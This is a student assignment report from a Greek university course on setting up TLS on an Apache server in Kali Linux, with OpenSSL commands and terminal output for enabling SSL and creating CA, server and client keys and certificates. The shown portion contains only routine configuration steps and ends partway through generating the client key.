ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ
Τμήμα Πληροφορικής

Εργασία Μαθήματος ***Ασφάλεια Δικτύων και Επικοινωνιών***

Αρ. Άσκησης – Τίτλος Ασκησης	***2η Άσκηση - Εφαρμογή και δοκιμή ασφάλειας στο πρωτόκολλο TLS***
Όνομα φοιτητή – Αρ. Μητρώου (όλων σε περίπτωση ομαδικής εργασίας)	**Τσουτσουλιανούδης Γεώργιος – ΜΠΚΕΔ2347**
	Ανδριανόπουλος Βασίλειος – ΜΠΚΕΔ2303
Ημερομηνία παράδοσης	**Σάββατο 6 Ιανουαρίου 2024**

Εκφώνηση της άσκησης

Τίτλος: 2η Άσκηση - Εφαρμογή και δοκιμή ασφάλειας στο πρωτόκολλο TLS

Περιγραφή:

1) **(A)** Με βάση το αντίστοιχο εργαστηριακό παράδειγμα [1], το documentation του openssl [2] και άλλες πηγές (ενδεικτικά, [3-6]), να εγκαταστήσετε και να ενεργοποιείστε το πρωτόκολλο SSL/TLS σε έναν web server της επιλογής σας, σύμφωνα με τις παρακάτω απαιτήσεις:

1. Εγκαταστήστε (ή ανανεώστε) το openssl στην τελευταία έκδοση. Στη συνέχεια δημιουργήστε το πιστοποιητικό του server με τη χρήση του openssl. Μπορείτε να δημιουργήσετε πρώτα μία Αρχή Πιστοποίησης και με αυτήν να υπογράψετε το πιστοποιητικό του server, ή εναλλακτικά να δημιουργήσετε ένα αυτο-υπογεγραμμένο πιστοποιητικό για τον server σας.
2. Διαμορφώστε κατάλληλα τον server ώστε η πρόσβαση να επιτρέπεται η πρόσβαση μόνο μέσω https:// με τη χρήση ssl, και όχι μέσω απλού http:// .
3. Η διαμόρφωση του server θα πρέπει να λαμβάνει υπόψη και να παρέχει προστασία από γνωστές επιθέσεις (δείτε ενδεικτικά [4,5,3]). Να περιγράψετε τις βασικές παραμέτρους διαμόρφωσης της ασφάλειας του server.
4. **Διαμόρφωση του server για διπλή αυθεντικοποίηση (two-way ssl authentication):** Δημιουργείστε ένα πιστοποιητικό για client και διαμορφώστε τον server σας ώστε να απαιτεί και οι client να αυθεντικοποιούνται με τη χρήση πιστοποιητικού, και όχι με απλό password. (περισσότερες οδηγίες θα βρείτε στο **[6]** στην ενότητα *Two-way SSL authentication*). Συνδεθείτε με τον server και εξηγήστε περιληπτικά τί συμβαίνει κατά τη σύνδεση.
5. Χρησιμοποιείστε γνωστά εργαλεία ανίχνευσης μέσω του kali linux, ώστε να επαληθεύεστε την ασφαλή λειτουργία του ssl στον server σας (ενδεικτικά, sslscan, sslyze κτλ).

(B) Δημιουργείστε σε εικονικό περιβάλλον (virtualbox, vmware κτλ) δύο εικονικά μηχανήματα linux, ώστε να υλοποιήσετε την επίθεση arp spoofing σε συνδυασμό με site cloning (εργαλεία ettercap kai setoolkit, όπως θα δείτε στο demo που βρίσκεται στον παρακάτω σύνδεσμο [7]).

1. Χρησιμοποιώντας δικτυακές πηγές (δείτε ενδεικτικά τους παρακάτω συνδέσμους) να εξηγήσετε πως λειτουργεί η παραπάνω επίθεση.
2. Να προτείνετε και να εφαρμόσετε (όπου είναι δυνατό) μέτρα προστασίας από την παραπάνω επίθεση. Χρησιμοποιώντας δικτυακές και άλλες πηγές να εξηγήσετε συνοπτικά τα μέτρα προστασίας. Αναφέρετε ποιά από τα μέτρα προστασίας μπορούν να εφαρμοστούν στη μεριά του client και ποια στην μεριά του server. (Ενδεικτικά αναφέρονται: static arp, HSTS, certificate pinning κτλ.)

Πηγές:

[1] https://pithos.okeanos.grnet.gr/public/2OqXA4ExET67wyP8R7shM
[2] https://www.openssl.org/docs/
[3] https://www.ssllabs.com/
[4] https://www.feistyduck.com/library/openssl-cookbook/
[5] Εδώ μπορείτε να βρείτε configuration files για γνωστούς web servers: https://github.com/EFForg/duraconf/tree/master/configs
[6] https://linuxconfig.org/apache-web-server-ssl-authentication
[7] Εργαστηριακό παράδειγμα: https://pithos.okeanos.grnet.gr/public/GY4BOqFOPVYUtZ2LjyRQe4
[8] http://www.slideshare.net/Fatuo__/offensive-exploiting-dns-servers-changes-blackhat-asia-2014
[9] http://stackoverflow.com/questions/29320182/hsts-bypass-with-sslstrip-dns2proxy

[10] http://security.stackexchange.com/questions/84767/hsts-bypass-with-sslstrip2-dns2proxy
[11] https://www.linkedin.com/pulse/ssl-exposed-its-weaknesses-how-you-can-protect-from-raghuvamshi

ΠΙΝΑΚΑΣ ΠΕΡΙΕΧΟΜΕΝΩΝ

1 Installing OpenSSL and Generating Server Certificates

1.1 Installing OpenSSL

Firstly, we need to ensure that OpenSSL is installed on our Kali machine.

We open the terminal and execute the command:

```
$ openssl version
```

This command will provide us with information about the installed OpenSSL version, if it exists.


If it doesn't exist, we proceed by running the following commands:

```
$ sudo apt update
$ sudo apt install openssl
```

1.2 Generating Server Certificates

Firstly, we initiate the Apache server by executing this command:


```
$ sudo service apache2 start
```



```
┌──(gt㉿gt)-[~]
└─$ sudo service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: active (running) since Wed 2024-01-03 18:29:00 EET; 2min 14s ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 4977 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 4993 (apache2)
      Tasks: 6 (limit: 9385)
     Memory: 19.8M
        CPU: 628ms
     CGroup: /system.slice/apache2.service
             ├─4993 /usr/sbin/apache2 -k start
             ├─4996 /usr/sbin/apache2 -k start
             ├─4997 /usr/sbin/apache2 -k start
             ├─4998 /usr/sbin/apache2 -k start
             ├─4999 /usr/sbin/apache2 -k start
             └─5000 /usr/sbin/apache2 -k start

Jan 03 18:28:59 gt systemd[1]: Starting apache2.service - The Apache HTTP Server ...
Jan 03 18:29:00 gt systemd[1]: Started apache2.service - The Apache HTTP Server.
```

Image 1. Executing the command for initiating the Apache Server

We notice that the HTTPS version isn't coming up.




Unable to connect

An error occurred during a connection to localhost.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the web.

Image 2. Https is disabled

However, we can confirm the successful operation of the HTTP version on localhost.



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:


```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the

Image 3. Accessing Apache Server on localhost

We have to enable the SSL module on Apache server by running the command:


$ sudo a2emod ssl



```
┌──(gt㉿gt)-[/etc/apache2/mySSL]
└─$ sudo a2enmod ssl
Considering dependency mime for ssl:
Module mime already enabled
Considering dependency socache_shmcb for ssl:
Enabling module socache_shmcb.
Enabling module ssl.
See /usr/share/doc/apache2/README.Debian.gz on how to configure SSL and create self-signed certificates.
To activate the new configuration, you need to run:
  systemctl restart apache2
```

Image 4. Executing the command for enabling the ssl module on apache server

We are still in the process of confirming that the HTTPS version is not working.



Secure Connection Failed

An error occurred during a connection to localhost. SSL received a record that exceeded the maximum permissible length.


Error code: SSL_ERROR_RX_RECORD_TOO_LONG

- The page you are trying to view cannot be shown because the authenticity of the received data could not be verified.
- Please contact the website owners to inform them of this problem.

Learn more…

Image 5. Https version still not working after enabling the a2emod ssl


Finally we enable the default ssl site to initiate the https connections



```
┌──(gt㉿gt)-[/etc/apache2/mods-enabled]
└─$ sudo a2ensite default-ssl
Enabling site default-ssl.
To activate the new configuration, you need to run:
  systemctl reload apache2
```

Image 6. Executing the command for enabling the default ssl site module on apache server

Now, we can confirm that the https version is working properly.



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:


```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the

Image 7. Confirming that the https is working properly

Now, we can create an empty folder inside the “apache2” folder named “mySSL”


We navigate to this folder and execute the following command for generating the CA.



```
┌──(root㉿gt)-[/etc/apache2/mySSL]
└─# openssl req -config ./openssl.cnf -newkey rsa:2048 -nodes -keyform PEM -keyout ca.key -x509 -days 3650 -extensions certauth -outform PEM -out ca.cer
...+...+..+.........+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*...............+...+........+.....+........+......+........++++++++++++++++++++++++++++++++++++++++++++++
+++++++++++++++++++*.+...+...+........+......+...+........+...+..+...+...+.......+......+.....+....+..+.+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
..+..+....+....................+....+.................+.....+...+.......+........+.+...+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*..+....+...+++++++++++++++++++++++
+++++++++++++++++++++++++++++++++++++++*..+......+....+..+....+...+..+...+.......+.+.........+.+.......+.+......+.....+...............+.+.....+...+........+..+.......+......+.....+...+....+..........
.........................++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country [SK]:
Locality [Bratislava]:
Organization [Linuxconfig Enterprises]:
Common Name []:Test CA

┌──(root㉿gt)-[/etc/apache2/mySSL]
└─# ls -ltr
total 12
-rw-r--r-- 1 root root  925 Jan  3 19:16 openssl.cnf
-rw------- 1 root root 1704 Jan  3 19:16 ca.key
-rw-r--r-- 1 root root 1509 Jan  3 19:17 ca.cer

┌──(root㉿gt)-[/etc/apache2/mySSL]
└─# 
```

Image 8. Executing the command for generating the CA


Then we generate the key for the server



```
┌──(root㉿gt)-[/etc/apache2/mySSL]
└─# openssl genrsa -out server.key 2048

┌──(root㉿gt)-[/etc/apache2/mySSL]
└─# ls -ltr
total 16
-rw-r--r-- 1 root root  925 Jan  3 19:16 openssl.cnf
-rw------- 1 root root 1704 Jan  3 19:16 ca.key
-rw-r--r-- 1 root root 1509 Jan  3 19:17 ca.cer
-rw------- 1 root root 1704 Jan  3 19:18 server.key
```

Image 9. Generating the Server key


Then we generate the Certificate Signing Request in PKCS#10 format



```
┌──(root㉿gt)-[/etc/apache2/mySSL]
└─# openssl req -config ./openssl.cnf -new -key server.key -out server.re
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
─────
Country [SK]:
Locality [Bratislava]:
Organization [Linuxconfig Enterprises]:
Common Name []:localhost

┌──(root㉿gt)-[/etc/apache2/mySSL]
└─# ls -ltr
total 20
-rw-r--r-- 1 root root  925 Jan  3 19:16 openssl.cnf
-rw─────── 1 root root 1704 Jan  3 19:16 ca.key
-rw-r--r-- 1 root root 1509 Jan  3 19:17 ca.cer
-rw─────── 1 root root 1704 Jan  3 19:18 server.key
-rw-r--r-- 1 root root  985 Jan  3 19:20 server.re
```

Image 10. Certificate Signing Request in PKCS#10 format

Then we generate the server's certificate with by signing up with the certificate authority we generated with serial number 100




```
┌──(root㉿gt)-[/etc/apache2/mySSL]
└─# openssl x509 -req -in server.re -CA ca.cer -CAkey ca.key -set_serial 100 -extfile openssl.cnf -extensions server -days 365 -outform PEM -out server.cer
Certificate request self-signature ok
subject=C = SK, L = Bratislava, O = Linuxconfig Enterprises, CN = localhost
```

Image 11. Self-sign server's certificate

Now that we're done with the server's certificate, we can proceed with the client's certificate.


We generate the private key for SSL client.



```
┌──(root㉿gt)-[/etc/apache2/mySSL]
└─# openssl genrsa -out client.key 2048

┌──(root㉿gt)-[/etc/apache2/mySSL]
└─# ls -ltr
total 24
-rw-r--r-- 1 root root  925 Jan  3 19:16 openssl.cnf
-rw─────── 1 root root 1704 Jan  3 19:16 ca.key
-rw-r--r-- 1 root root 1509 Jan  3 19:17 ca.cer
-rw─────── 1 root root 1704 Jan  3 19:18 server.key
